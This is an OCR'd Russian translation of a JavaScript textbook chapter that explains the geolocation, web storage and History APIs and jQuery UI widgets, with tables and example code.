
КАК ПОЛУЧИТЬ ДОСТУП К ГЕОЛОКАЦИИ

API-интерфейс геолокации доступен по умолчанию в любом браузере, который его поддерживает (так же, как и модель DOM). Он был впервые внедрен в Internet Explorer 9, Firefox 3.5, Safari 5, Chrome 5, Opera 10.6, iOS3 и Android 2.


Браузеры с поддержкой геолокации дают возможность пользователям включать и выключать данную функцию. Если она включена, браузер будет спрашивать пользователя, хочет ли он поделиться данными о своем местоположении, на каждом сайте, который запрашивает эту информацию.

То, как именно у пользователя просят разрешения раскрыть геолокационные данные, зависит от конкретного браузера и устройства.


CHROME НА MAC



SAFARI НА IPHONE



FIREFOX НА ПК



ЗАПРАШИВАНИЕ МЕСТОПОЛОЖЕНИЯ ПОЛЬЗОВАТЕЛЯ

API-интерфейс геолокации использует объект с именем **geolocation**. Если вы хотите запросить местоположение пользователя и что-то сделать с полученной информацией, вам сначала нужно проверить, поддерживает ли браузер данный объект. В нашем примере для этого применяется сценарий Modernizr.

1. АС помощью условной инструкции проверяется, поддерживает ли браузер геолокацию.

2. Если геолокация поддерживается, браузер возвращает **true**, после чего запускает первый блок инструкций. В этом блоке с помощью метода **getCurrentPosition()** из объекта **geolocation** запрашивается местоположение пользователя.

3. Если геолокация не поддерживается, запускается второй блок инструкций.

```
if (Modernizr.geolocation) {
  // Возвращает true, значит поддерживается
  // Запускает инструкции в этом блоке
} else {
  // Не поддерживается / отключен
  // Или же пользователь отклонил запрос
}
```

ОБРАБОТКА ОТВЕТА

Метод **getCurrentPosition()** асинхронный (как Ajax-запросы из предыдущей главы), потому после его вызова код сразу переходит к следующей строке. Это сделано в связи с тем, что на определение местоположения пользователя браузеру нужно некоторое время (и загрузку страницы лучше не останавливать). Таким образом, метод имеет два параметра:
getCurrentPosition(*success*, *fail*)

success — это имя функции, которая вызывается в случае успешного получения широты и долготы. Данному методу автоматически передается объект с именем **position**, хранящий местоположение пользователя;

fail — имя функции, которая вызывается в случае невозможности получить геолокационные данные. Этому методу автоматически передается объект **PositionError**, содержащий подробности об ошибке.

Итак, в целом при работе с API-интерфейсом геолокации вы будете иметь дело с тремя объектами: **geolocation**, **position** и **PositionError**. Их синтаксис показан на следующей странице.

API-ИНТЕРФЕЙС ГЕОЛОКАЦИИ

В процессе добавления поддержки геолокации на веб-страницу используются три объекта. То, как они, а также их свойства и методы обычно описываются в документации к API-интерфейсу, показано в следующих таблицах.

Объект geolocation

Объект **geolocation** используется для запрашивания данных о местоположении. Он является производной объекта **navigator**.

МЕТОД	ВОЗВРАЩАЕТ
getCurrentPosition *(success,fail)*	Запрашивает местоположение пользователя и, если тот разрешит, возвращает широту, долготу и другие сопутствующие сведения. ***success*** — это имя функции, которая вызывается в случае успешного получения координат. ***fail*** — это имя функции, которая вызывается, если координаты не были получены.

Объект Position

Если местоположение пользователя было найдено, в функцию обратного вызова передается объект Position. В его дочернем объекте, coords, хранятся координаты. Если устройство поддерживает геолокацию, оно должно предоставить хотя бы минимальный набор данных (см. столбец **Обязательное**); другие свойства являются опциональными и зависят от возможностей устройства.

СВОЙСТВО	ВОЗВРАЩАЕТ	ОБЯЗАТЕЛЬНОЕ
Position.coords.latitude	Широта в десятичных градусах	Да
Position.coords.longitude	Долгота в десятичных градусах	Да
Position.coords.accuracy	Точность широты и долготы в метрах	Да
Position.coords.altitude	Высота в метрах над уровнем моря	Да (может равняться **null**)
Position.coords.altitudeAccuracy	Точность высоты в метрах	Да (может равняться **null**)
Position.coords.heading	Градусов по часовой стрелке относительно севера	Нет (зависит от устройства)
Position.coords.speed	Скорость перемещения в метрах в секунду	Нет (зависит от устройства)
Position.coords.timestamp	Время с момента создания (в виде объекта **Date**)	Нет (зависит от устройства)

Объект PositionError

Если местоположение не определено, функции обратного вызова передается объект PositionError.

СВОЙСТВО	ВОЗВРАЩАЕТ	ОБЯЗАТЕЛЬНОЕ
PositionError.code	Один из следующих номеров ошибки: 1 — доступ запрещен, 2 — недоступно, 3 — время ожидания истекло	Да
PositionError.message	Сообщение (не предназначено для конечного пользователя)	Да

УПРАВЛЕНИЕ ДАННЫМИ О МЕСТОПОЛОЖЕНИИ

1. В этом примере Modernizr проверяет, поддерживается ли геолокация в браузере и включена ли она пользователем.
2. При вызове функции **getCurrentPosition()** у пользователя просят разрешения поделиться данными о его местоположении.
3. Если местоположение удается получить, соответствующие широта и долгота выводятся на странице.
4. Если геолокация не поддерживается, пользователь увидит сообщение о том, что его местоположение не может быть определено.
5. Если по какой-то причине координаты не удается получить, пользователю выводится то же самое сообщение. Код ошибки записывается в консоль браузера.

JAVASCRIPT c09/js/geolocation.js

```
var elMap = document.getElementById('loc');                    // HTML-элемент
var msg = 'Sorry, we were unable to get your location.';       // Сообщение об отсутствии данных о местоположении

(1) if (Modernizr.geolocation) {                               // Поддерживается ли геолокация
(2)   navigator.geolocation.getCurrentPosition(success, fail); // Запрашиваем координаты
      elMap.textContent = 'Определение местонахождения...';    // Уведомляем об операции определения...
    } else {                                                   // Не поддерживается
(4)   elMap.textContent = msg;                                 // Добавляем сообщение
    }

    function success(position) {                               // Получили местоположение
      msg = '<h3>Longitude:<br>';                              // Создаем сообщение
(3)   msg += position.coords.latitude + '</h3>';               // Добавляем долготу
      msg += '<h3>Latitude:<br>';                              // Создаем сообщение
      msg += position.coords.longitude + '</h3>';              // Добавляем широту
      elMap.innerHTML = msg;                                   // Выводим местоположение
    }

    function fail(msg) {                                       // Не получили местоположение
      elMap.textContent = msg;                                 // Выводим сообщение
(5)   console.log(msg.code);                                   // Записываем ошибку
    }
```

HTML c09/geolocation.html

```
<script src="js/geolocation.js"></script>
```

Если вам не удалось получить результат в настольном браузере, попробуйте открыть этот пример в смартфоне.

API-ИНТЕРФЕЙС ВЕБ-ХРАНИЛИЩА: ХРАНЕНИЕ ДАННЫХ В БРАУЗЕРАХ

Веб-хранилище (или HTML5-хранилище) позволяет хранить данные в браузере. Оно может работать на **локальном** уровне и на уровне **сеанса**.

КАК ПОЛУЧИТЬ ДОСТУП К API-ИНТЕРФЕЙСУ ВЕБ-ХРАНИЛИЩА

До появления HTML5 главным механизмом хранения информации в браузере были cookie-файлы. Но они имели несколько ограничений, наиболее заметные из которых:

- невозможность хранить большие объемы данных;
- передача информации на сервер при запросе любой страницы в том же домене;
- небезопасность.

В спецификации HTML5 появился **объект хранилища.**
У него есть две разновидности — **localStorage** и **sessionStorage**. Они имеют одинаковые свойства и методы. Разница заключается только в том, как долго в них могут храниться данные и все ли вкладки способны получить к ним доступ.

ХРАНИЛИЩЕ	ЛОКАЛЬНОЕ	СЕАНСОВОЕ
Сохраняются ли данные при закрытии окна/вкладки?	✓	✗
Имеют ли доступ к данным все окна/вкладки?	✓	✗

Обычно для каждого домена в хранилище браузера отводится 5 Мб. Если сайт пытается выйти за эти рамки, браузер, как правило, спрашивает пользователя, хочет ли тот разрешить хранить больше информации (никогда не полагайтесь на то, что пользователь согласиться выделить дополнительное место).

Данные представлены в виде свойств объектов хранилищ (точнее, пара «ключ/значение»). Значение в паре всегда является строкой. Чтобы защитить содержимое хранилища, браузеры используют *политику ограничения источника*, это означает, что доступ к данным открыт только страницам из того же домена

http://www.google.com:80
① ② ③ ④

Четыре составляющих URL-адреса должны совпадать.

1. **Протокол** должен совпадать. Если данные сохранены страницей, адрес которой начинается с http, объект хранилища не будет доступен через **https**.
2. **Поддомен** должен совпадать. Например, сайт **maps.google.com** не имеет доступа к данным, сохраненным сайтом **www.google.com**.
3. **Домен** должен совпадать. Например, сайт **google.com** не имеет доступа к локальному хранилищу **facebook.com**.
4. Номер **порта** должен совпадать. У веб-серверов может быть много портов, но обычно они не указываются в URL-адресе, а вместо этого для веб-страниц используется стандартный порт 80. Однако порт *можно* поменять.

Объекты хранилищ являются всего лишь одним из примеров новых API-интерфейсов в HTML5. Другие позволяют получить доступ к файловой системе (через интерфейс FileSystem) и клиентским базам данных, таким как Web SQL.

КАК ПОЛУЧИТЬ ДОСТУП К API-ИНТЕРФЕЙСУ ХРАНИЛИЩА

Оба варианта хранилища реализованы внутри объекта **window**, поэтому вам не нужно добавлять никаких префиксов к именам их методов. Для сохранения элемента в объекте хранилища используется метод **setItem()**, который принимает два параметра: имя ключа и связанное с ним значение.

Чтобы получить значение из объекта хранилища, вызывается метод **getItem()**, которому передается соответствующий ключ.

```
// Сохраняем данные
localStorage.setItem('age', '12');
localStorage.setItem('color', 'blue');
// Получаем данные и сохраняем их в переменную
var age   = localStorage.getItem('age');
var color = localStorage.getItem('color');
// Получаем данные и сохраняем их в переменную
var items = localStorage.length;
```

Ключи и значения хранилища можно извлекать и устанавливать так же, как и в случае с любыми другими объектами — через операцию доступа (**.**).

Объекты хранилища обычно используются для данных в формате JSON. Вот методы объекта **JSON**:

- **parse()** превращает данные, отформатированные в виде **JSON**, в объект JavaScript;
- **stringify()** преобразовывает объекты в строки, отформатированные в виде **JSON**.

```
// Сохраняем данные (в объектной записи)
localStorage.age   = 12;
localStorage.color = 'blue';
// Получаем данные (в объектной записи)
var age = localStorage.age;
var color = localStorage.color;
// Количество сохраненных элементов
var items = localStorage.length;
```

Сохранение и получение данных в объекте хранилища происходит синхронно — во время этого процесса вся остальная работа останавливается. Следовательно, если вы регулярно считываете или записываете большие объемы информации, это может сделать ваш сайт менее отзывчивым.

Ниже вы можете видеть таблицу, в которой собраны методы и свойства объектов хранилища. Она очень похожа на ту, что была посвящена API-интерфейсу геолокации, и составлена по примеру документации к API-интерфейсам.

МЕТОД	ОПИСАНИЕ
setItem *(ключ, значение)*	Создает новую пару «ключ/значение»
getItem *(ключ)*	Получает значение по заданному ключу
removeItem *(ключ)*	Удаляет пару «ключ/значение» по заданному ключу
clear()	Удаляет всю информацию из текущего объекта хранилища

СВОЙСТВО	ОПИСАНИЕ
length	Количество ключей

ЛОКАЛЬНОЕ ХРАНИЛИЩЕ

На этой и на соседней странице показаны разные подходы к сохранению содержимого текстовых полей, заполняемых пользователем. Два представленных примера отличаются друг от друга продолжительностью хранения данных.

1. С помощью условной инструкции проверяется, поддерживает ли браузер подходящий API-интерфейс хранилища.
2. Ссылки на поля для ввода имени пользователя и ответа сохраняются в переменные.
3. С помощью метода **getItem()** сценарий проверяет, содержит ли объект хранилища значение для каждого из этих элементов. Если значения удается найти, они записываются в соответствующие поля ввода, обновляя их свойство **value**.
4. Каждый раз, когда одно из полей ввода генерирует событие **input**, данные формы сохраняются в объект **localStorage** или **sessionStorage**. При обновлении страницы сохраненные данные будут выведены автоматически.

c09/js/local-storage.js — JAVASCRIPT

```
1  if (window.localstorage) {

2    var txtUsername = document.getElementById('username');     // Получаем элементы формы
     var txtAnswer = document.getElementById('answer');

3    txtUsername.value = localStorage.getItem('username');      // Заполняем элементы
     txtAnswer.value = localStorage.getItem('answer');          // данными из localStorage

4    txtUsername.addEventListener('input', function () {        // Сохраняем данные при нажатии клавиши
       localStorage.setItem('username', txtUsername.value);
     }, false);

     txtAnswer.addEventListener('input', function () {          // Сохраняем данные при нажатии клавиши
       localStorage.setItem('answer', txtAnswer.value);
     }, false);
   }
```

09/local-storage.html (Единственное отличие от session-storage.html заключается в ссылке на сценарий). — HTML

```
<div class="two-thirds">
  <form id="application" action="apply.php">
    <label for="username">Имя</label>
    <input type="text" id="username" name="username" /><br>
    <label for="answer">Ответ</label>
    <textarea id="answer" name="answer"></textarea>
    <input type="submit" />
  </form>
</div>
<script src="js/local-storage.js"></script>
```

СЕАНСОВОЕ ХРАНИЛИЩЕ

Объект **sessionStorage** больше подходит для информации, которая:

- часто изменяется (при каждом посещении пользователем сайта — например, когда он проходит аутентификацию или предоставляет данные о местоположении);
- является личной и не должна быть доступна другим пользователям или устройствам.


Объект **localStorage** лучше всего подходит для информации, которая:

- изменяется с определенной периодичностью (как расписания или прайс-листы), и потому ее имеет смысл хранить автономно;
- может использоваться при возвращении пользователя на сайт (например, настройки или предпочтения).

JAVASCRIPT c09/js/session-storage.js

```
① if (window.sessionstorage) {

② var txtUsername = document.getElementById('username');      // Получаем элементы формы
  var txtAnswer = document.getElementById('answer');

③ txtUsername.value = sessionStorage.getItem('username');     // Заполняем элементы
  txtAnswer.value = sessionStorage.getItem('answer');         // данными из sessionStorage

④ txtUsername.addEventListener('input', function () {         // Сохраняем данные при нажатии клавиши
    sessionStorage.setItem('username', txtUsername.value);
  }, false);

  txtAnswer.addEventListener('input', function () {           // Сохраняем данные при нажатии клавиши
    sessionStorage.setItem('answer', txtAnswer.value);
  }, false);
}
```

РЕЗУЛЬТАТ



HISTORY API И МЕТОД PUSHSTATE()

Журнал посещений браузера запоминает, на какие страницы вы заходили. Но Ajax-приложения не загружают новых страниц, поэтому для обновления адресной строки и журнала посещений они могут использовать интерфейс под названием History API.

КАКИЕ ФУНКЦИИ ВЫПОЛНЯЕТ HISTORY API


Все вкладки и окна браузера ведут собственный журнал посещенных страниц. Когда вы открываете во вкладке или окне новую страницу, ее URL-адрес добавляется в журнал посещений.

Благодаря этому вы можете использовать кнопки браузера **Назад** и **Вперед** для перехода между страницами, которые вы посещали в текущей вкладке или окне. Но на сайтах, загружающих информацию через Ajax, URL-адрес не обновляется автоматически (и кнопка **Назад** может не показать последнее, что просматривал пользователь).

Интерфейс History API из состава HTML5 помогает решить эту проблему. Он позволяет взаимодействовать с объектом браузера **history**.

- Вы можете обновлять стек журнала посещений, используя методы **pushState()** и **replaceState()**.
- Вместе с каждым элементом сохраняется дополнительная информация.

Как вы вскоре увидите, данные в объект **history** следует добавлять после выполнения Ajax-запросов, а при нажатии кнопок **Назад** и **Вперед** пользователю можно показывать подходящий контент.



Переход по страницам
Когда вы открываете разные страницы, URL-адрес в адресной строке вашего браузера обновляется. При этом текущая страница добавляется на вершину того, что зовется *стеком журнала посещений*.

Нажатие кнопки Назад перемещает вас вниз по стеку.
Нажатие кнопки Вперед перемещает вас вверх по стеку (если есть куда).
Открытие новой страницы: если вы запрашиваете новую страницу, она заменяет собой все, что находится сверху от текущего элемента стека.

Слово **State** в названии методов обозначает состояние, в котором находится некая сущность в определенный момент времени. Журнал посещений браузера подобен состояниям, сложенным одно на другое (то, что называется стеком). Три метода, представленные на этой странице, позволяют изменять состояние в браузере.

ДОБАВЛЕНИЕ ИНФОРМАЦИИ В ОБЪЕКТ HISTORY

Метод **pushState()** добавляет записи в объект **history**, а метод **replaceState()** обновляет текущую запись. Оба они принимают один и тот же набор из трех параметров (см. ниже), каждый из которых изменяет объект history.

Поскольку объект **history** происходит от объекта **window**, вы можете использовать его имя без префиксов. То есть вместо **window.history.pushState()** допустимо писать **history.pushState()**.

```
history.pushState(state, title, url);
                  ①      ②     ③
```

1. Объект **history** хранить информацию вместе с каждым элементом журнала посещений. Для этого предоставляется параметр **state**, который можно извлечь при переходе на предыдущую страницу.

2. Параметр **title**, который сейчас игнорируется большинством браузеров, предназначен для изменения заголовка страницы (вы можете указывать значение для этого параметра на тот случай, если браузер его поддерживает).

3. URL-адрес, который нужно выводить для заданной страницы. Он должен иметь такой же домен, как и у текущего адреса, и при возвращении к нему пользователю следует выводить подходящий контент.

ПОЛУЧЕНИЕ ИНФОРМАЦИИ ИЗ ОБЪЕКТА HISTORY

Добавление контента в журнал посещения браузера — только часть решения; вам все еще нужно загрузить подходящие данные, когда пользователь нажмет кнопку **Назад** или **Вперед**. В этом вам поможет событие **onpopstate**, которое срабатывает, когда пользователь запрашивает новую страницу.

Оно используется для вызова функции, загружающей на страницу подходящий контент. То, какую именно информацию необходимо загружать, можно определить двумя способами:

- с помощью объекта **location** (который представляет адресную строку браузера);
- посредством параметра **state** в объекте **history**.

ОБЪЕКТ LOCATION

При нажатии кнопок **Назад** или **Вперед** адресная строка обновляется автоматически, поэтому вы можете получить URL-адрес страницы, которая должна быть загружена, с помощью инструкции **location.pathname** (объект **location** происходит от объекта **window**, а его свойство **pathname** представляет текущий URL-адрес). Этот способ хорошо работает в ситуациях, когда обновляется вся страница целиком.

ОБЪЕКТ STATE

Поскольку первый параметр метода **pushState()** хранит информацию для страницы внутри объекта **history**, вы можете добавить в него данные в формате JSON, а затем вывести их непосредственно на страницу. Этот способ используется, когда при переходе по ссылке загружается какая-то информация, а не традиционная веб-страница.

ОБЪЕКТ HISTORY

Интерфейс History API, входящий в состав HTML5, описывает функциональность объекта **history** в современных браузерах. Он позволяет считывать и обновлять журнал посещений, но только для тех страниц вашего сайта, которые открывал пользователь.

Даже если он не перешел на новую страницу в окне браузера (например, если только часть страницы обновилась с помощью Ajax), вы можете изменить объект **history**, чтобы кнопки **Назад** и **Вперед** работали так, как пользователь ожидает от обычного сайта без поддержки Ajax.

Таблица, показанная внизу, составлена по примеру документации к API-интерфейсам. Когда вы как следует познакомитесь с методами, свойствами и событиями объекта, вам будет проще работать с любыми видами API.

Объект history

МЕТОД	ОПИСАНИЕ
history.back()	Перемещает вас назад в журнале посещений по аналогии с кнопкой **Назад**
history.forward()	Перемещает вас вперед в журнале посещений по аналогии с кнопкой **Вперед**
history.go()	Перемещает вас на определенную страницу в журнале посещений. Это порядковый номер, счет начинается с **0. .go(1)** — аналог нажатия кнопки **Вперед**, а **.go(-1)** — **Назад**
history.pushState()	Добавляет запись в стек журнала посещений. Щелчок по относительной ссылке обычно генерирует событие **hashchange**, а не **load**, но если вызвать метод **pushState()** и передать ему адрес с хэшем, события не будет
history.replaceState()	Делает то же самое, что и **pushState()**, но изменяет текущую запись в журнале событий

СВОЙСТВО	ОПИСАНИЕ
length	Говорит о том, сколько записей в объекте **history**

СОБЫТИЕ	ОПИСАНИЕ
window.onpopstate	Используется для обработки перемещений назад и вперед

ЖУРНАЛ ПОСЕЩЕНИЙ

1. Функция **loadContent()** загружает контент на страницу, используя метод **.load()** из состава jQuery (см. с. 396).
2. При щелчке по ссылке запускается анонимная функция.
3. Адрес, который нужно загрузить, находится в переменной с именем **href.**
4. Обновляются текущие ссылки.
5. Вызывается функция **loadContent()** (см. пункт 1).
6. Метод **pushState()** объекта **history** обновляет стек журнала посещений.

JAVASCRIPT c09/js/history.js

```
$(function() {                                  // Дерево DOM загружено
  function loadContent(url){                    // Загружаем на страницу новые данные
(1)  $('#content').load(url + ' #container').hide().fadeIn('slow');
  }

(2) $('nav a').on('click', function(e) {        // Обработчик щелчка
    e.preventDefault();                         // Предотвращаем загрузку новой страницы
(3)  var href = this.href;                      // Получаем атрибут href ссылки
    var $this = $(this);                        // Сохраняем ссылку в объекте jQuery
(4)  $('a').removeClass('current');             // Удаляем из ссылок класс current
    $this.addClass('current');                  // Обновляем текущую ссылку
(5)  loadContent(href);                         // Вызываем функцию для загрузки данных
(6)  history.pushState('', $this.text, href);   // Обновляем журнал посещений
  });

(7) window.onpopstate = function() {            // Обрабатываем кнопки вперед/назад
(8)  var path = location.pathname;              // Получаем путь
(9)  loadContent(path);                         // Вызываем функцию для загрузки страницы
    var page = path.substring(location.pathname.lastIndexOf("/") + 1);
(10) $('a').removeClass('current');             // Удаляем из ссылок класс current
    $('[href="' + page + '"]').addClass('current');  // Обновляем текущую ссылку
  };
});
```

РЕЗУЛЬТАТ

7. При переходе назад или вперед срабатывает событие **onpopstate**. С его помощью запускается анонимная функция.
8. Адресная строка браузера отображает соответствующую страницу из стека журнала посещений, поэтому свойство **location.pathname** используется для получения пути к странице, которую нужно загрузить.
9. Чтобы получить заданную страницу, опять вызывается функция **loadContent()** (из пункта 1).
10. Имя файла получено, поэтому можно обновить текущую ссылку.

СЦЕНАРИИ С API-ИНТЕРФЕЙСАМИ

Во Всемирной паутине находится найти огромное количество сценариев, доступных бесплатно. Со многими из них можно работать только через API-интерфейс.

API-ИНТЕРФЕЙСЫ СЦЕНАРИЕВ

Множество разработчиков делятся своими сценариями через разнообразные сайты. Некоторые из этих сценариев относительно простые и имеют одно-единственное назначение (например, ползунки, блоки рекламы или код для сортировки таблиц). Но есть и более сложные примеры, которые можно применять для решения целого спектра задач (такие как jQuery).
В этом разделе мы рассмотрим два разных вида сценариев, чей код можно использовать только после изучения их API-интерфейсов:

- набор плагинов к jQuery под названием jQuery UI;
- AngularJS — сценарий, который упрощает создание веб-приложений.

ПЛАГИНЫ JQUERY

Многие разработчики внесли свой вклад в расширение функциональности jQuery. Их сценарии, добавляющие к объекту jQuery новые методы, называются *плагинами jQuery*.

Для использования таких плагинов их сначала нужно подключить к странице (после сценария jQuery). Затем, когда вы будете выбирать элементы (как это обычно делается в jQuery с использованием стандартных методов), плагин позволит применять к выборке новые, определенные в нем методы, предоставляя тем самым дополнительную функциональность, которой не было в библиотеке.

ANGULAR

Angular.js — это еще одна библиотека, написанная на JavaScript. Но, в отличие от jQuery, она предназначена для упрощенного создания веб-приложений.

Одной из самых интересных ее особенностей является то, что она позволяет считывать и обновлять страницы без написания кода для обработки событий, выбора элементов или изменения содержимого узлов. В текущей главе есть место только для очень поверхностного знакомства с Angular, но это должно помочь продемонстрировать разнообразие доступных сценариев.

СТОРОННИЕ СЦЕНАРИИ

Прежде чем приступать к написанию собственного сценария, вам стоит проверить, не сделал ли уже кто-то за вас всю работу (нет смысла заново изобретать велосипед).

Всегда лучше уточнить:

- обновлялся ли сценарий относительно недавно;
- отделен ли JavaScript от HTML;
- какие отзывы о сценарии оставили его пользователи (если таковые имеются).

Это помогает убедиться в том, что в сценарии используются современные подходы и что он до сих пор обновляется. Также стоит отметить, что инструкции по использованию сценария не всегда называются API-интерфейсом.

JQUERY UI

Организация, разрабатывающая jQuery, поддерживает собственный набор плагинов под названием jQuery UI. Они помогают создавать пользовательские интерфейсы.

ЧТО ДЕЛАЕТ JQUERY UI

jQuery UI — это набор плагинов, который расширяет библиотеку jQuery за счет дополнительных методов для создания:

- виджетов (таких как аккордеоны и вкладки);
- эффектов (для отображения и скрытия элементов);
- функций взаимодействия (например, перетаскивания).


jQuery UI предоставляет не только код на JavaScript, готовый к использованию, но и набор тем оформления, которые позволяют управлять внешним видом плагинов.
Если вы хотите иметь полный контроль над тем, как выглядят плагины jQuery, можете воспользоваться инструментом под названием **ThemeRoller,** который позволяет более тонко настраивать отображение элементов.

ГДЕ ВЗЯТЬ JQUERY UI

Чтобы использовать библиотеку jQuery UI, вам нужно подключить ее к своей странице (после файла jQuery).
Разные версии jQuery UI находятся в той же сети CDN, что и jQuery. Но если вам нужна только определенная часть этой библиотеки, вы можете загрузить ее на сайте jqueryui.com.
В результате у вас получится меньший по объему JavaScript-файл, что положительно скажется на скорости его загрузки.

СИНТАКСИС

Итак, вы подключили нужные сценарии. Синтаксис jQuery UI очень похож на другие методы jQuery. Сначала создается выборка, а затем вызывается метод, который определен в плагине.
Как вы вскоре увидите, документация к jQuery UI описывает не только методы и свойства JavaScript, но и структуру HTML-кода, которая нужна для работы с многими виджетами и функциями взамиодействия.



АККОРДЕОН JQUERY UI


jQuery UI позволяет очень легко создать так называемый аккордеон (виджет, который напоминает одноименный музыкальный инструмент). Для этого вам достаточно знать:

- как структурировать HTML-код;
- какие элементы (один или несколько) должны использоваться в селекторе jQuery;
- какие методы jQuery UI нужно вызывать.

c09/jqui-accordion.html **HTML**

```
<body>
  <div id="prizes">
    <h3>1st приз</h3>
    <div><p>Квадрокоптер DJI...</p></div>
    <h3>2nd приз</h3>
    <div><p>Второй приз...</p></div>
    <h3>3rd приз</h3>
    <div><p>Коллекция книг...</p></div>
  </div>
  <script src="js/jquery-1.9.1.js"></script>
  <script src="js/1.10.3/jquery-ui.js"></script>
  <script>
    $(function() {
      $('#prizes').accordion();
    });
  </script>
</body>
```

РЕЗУЛЬТАТ



1. В этом примере HTML-код для аккордеона содержится внутри элемента **div** (его атрибуту **id** присвоено значение **prizes**, чем мы воспользуемся в сценарии). На каждой панели виджета имеются следующие компоненты.

2. Элемент h3 для кликабельного заголовка.

3. Элемент **div** для содержимого панели.

4. Сценарии jQuery и jQuery UI подключаются к странице перед закрывающим тегом **</body>**.

5. И, наконец, вы можете видеть третий элемент **script**. В нем находится анонимная функция, которая вызывается после загрузки страницы.

6. Внутри этой функции стандартный селектор jQuery выбирает контейнер **div**, содержащий аккордеон (через значение его атрибута **id**). Функциональность виджета инициализируется с помощью метода **.accordion()**, который вызывается из выборки.

Вам не нужно вникать в то, каким образом плагин jQuery все это делает. Достаточно знать, как:

- структурировать ваш HTML-код;
- создавать выборку jQuery;
- вызвать новый метод, определенный в плагине.


Примечание. Если вы имеете дело с реальным сайтом, код JavaScript следует выносить в отдельный файл, чтобы придерживаться принципа разделения ответственности. В нашем примере мы не сделали этого из соображений удобства, а также чтобы показать, как мало нужно сделать, для того чтобы достичь подобного результата.

ВКЛАДКИ JQUERY UI

HTML c09/jqui-tabs.html

```
1 )<div id="prizes">
2   <ul>
      <li><a href="#tab-1">1st приз</a></li>
      <li><a href="#tab-2">2nd приз</a></li>
      <li><a href="#tab-3">3rd приз</a></li>
    </ul>
3   <div id="tab-1"><p>Квадрокоптер DJI...</p></div>
    <div id="tab-2"><p>Второй приз...</p></div>
    <div id="tab-3"><p>Коллекция книг...</p></div>
  </div>
  <script src="js/jquery-1.9.1.js"></script>
  <script src="js/jquery-ui.js"></script>
  <script>
    $(function() {
4     $('#prizes').tabs();
    });
  </script>
```

РЕЗУЛЬТАТ



Данный алгоритм характерен для большинства плагинов jQuery.

1. Загружается jQuery.
2. Загружается плагин.
3. После загрузки страницы вызывается анонимная функция.

